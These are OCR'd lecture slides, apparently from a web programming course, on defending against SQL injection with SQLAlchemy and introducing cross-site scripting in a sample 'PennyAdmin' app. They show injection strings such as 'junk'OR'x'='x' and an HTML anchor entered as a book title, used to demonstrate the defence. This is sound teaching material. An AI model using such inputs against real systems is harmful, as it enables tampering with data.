
SQL Injection Attacks

- See **PennyAdmin02aPrepared** app



SQL Injection Attacks

- See **PennyAdmin02aPrepared** app



Database is intact

SQL Injection Attacks

- **Solution 2**:
  - ***SQLAlchemy***
    - When used properly

SQL Injection Attacks

- See **PennyAdmin02bAlchemy** app
  - runserver.py
  - penny.sql, penny.sqlite
  - **database.py**
  - penny.py

SQL Injection Attacks

- See **PennyAdmin02bAlchemy** app
  - Temporary change to database.py:

```
_engine = sqlalchemy.create_engine(
    _database_url, echo=True)
```

SQL Injection Attacks

- See **PennyAdmin02bAlchemy** app

`get_books()`:

```
with sqlalchemy.orm.Session(_engine) as session:
     query = session.query(Book)
     table = query.all()
```

```
2024-04-08 20:36:42,620 INFO sqlalchemy.engine.Engine
BEGIN (implicit)
2024-04-08 20:36:42,624 INFO sqlalchemy.engine.Engine
SELECT books.isbn AS books_isbn, books.author AS
books_author, books.title AS books_title
FROM books
2024-04-08 20:36:42,624 INFO sqlalchemy.engine.Engine
[generated in 0.00061s] ()
2024-04-08 20:36:42,626 INFO sqlalchemy.engine.Engine
ROLLBACK
```

SQL Injection Attacks

- See **PennyAdmin02bAlchemy** app

add_book():

```
with sqlalchemy.orm.Session(_engine) as session:
     row = Book(isbn=isbn, author=author, title=title)
     session.add(row)
     try:
         session.commit()
         return True
     except sqlalchemy.exc.IntegrityError:
         return False
```

```
2024-04-08 20:46:07,166 INFO sqlalchemy.engine.Engine
BEGIN (implicit)
2024-04-08 20:46:07,168 INFO sqlalchemy.engine.Engine
INSERT INTO books (isbn, author, title) VALUES (?, ?, ?)
2024-04-08 20:46:07,168 INFO sqlalchemy.engine.Engine
[generated in 0.00032s] ('456', 'Sedgewick', 'Algorithms
in Java')
2024-04-08 20:46:07,169 INFO sqlalchemy.engine.Engine
COMMIT
```

SQL Injection Attacks

- See **PennyAdmin02bAlchemy** app

`delete_book()`:

```
with sqlalchemy.orm.Session(_engine) as session:
    session.query(Book).filter(Book.isbn==isbn).delete()
    session.commit()
```


```
2024-04-08 20:48:04,758 INFO sqlalchemy.engine.Engine
BEGIN (implicit)
2024-04-08 20:48:04,760 INFO sqlalchemy.engine.Engine
DELETE FROM books WHERE books.isbn = ?
2024-04-08 20:48:04,760 INFO sqlalchemy.engine.Engine
[generated in 0.00053s] ('456',)
2024-04-08 20:48:04,761 INFO sqlalchemy.engine.Engine
COMMIT
```

SQL Injection Attacks

- See **PennyAdmin02bAlchemy** app
  - Example 1 revisited:
    - When deleting, user enters `123'456`


SQL Injection Attacks

- See **PennyAdmin02bAlchemy** app



SQL Injection Attacks

- See **PennyAdmin02bAlchemy** app



No parsing error


SQL Injection Attacks

- See **PennyAdmin02bAlchemy** app
  - Example 2 revisited:
    - When deleting, attacker enters

      `junk'OR'x'='x`


SQL Injection Attacks

- See **PennyAdmin02bAlchemy** app




SQL Injection Attacks

- See **PennyAdmin02bAlchemy** app




SQL Injection Attacks

- See **PennyAdmin02bAlchemy** app



Database is intact

SQL Injection Attacks



From James Zhang ('25)

SQL Injection Attacks

- Q: Project concern?
- A: Yes!!!

Agenda

- Baseline example
- SQL injection attacks
- **Cross-site scripting (XSS) attacks**

XSS Attacks

- ***Cross-site scripting (XSS)***

Cross-Site Scripting (XSS) attacks are a type of injection, in which malicious scripts are injected into otherwise benign and trusted websites. XSS attacks occur when an attacker uses a web application to send malicious code, generally in the form of a browser side script, to a different end user. **Flaws that allow these attacks to succeed are quite widespread and occur anywhere a web application uses input from a user within the output it generates without validating or encoding it.**

– https://owasp.org/www-community/attacks/xss/

XSS Attacks

- **Problem:**
  - PennyAdmin app is vulnerable to XSS attacks


XSS Attacks

- Recall **PennyAdmin02bAlchemy** app
  - Example 1:
    - When adding a book, attacker enters this as title:

```
<a href="https://www.akc.org">Cute
puppies</a>
```


XSS Attacks

- Recall **PennyAdmin02bAlchemy** app
  - Example 1 (cont.):




XSS Attacks

- Recall **PennyAdmin02bAlchemy** app
  - Example 1 (cont.):



XSS Attacks

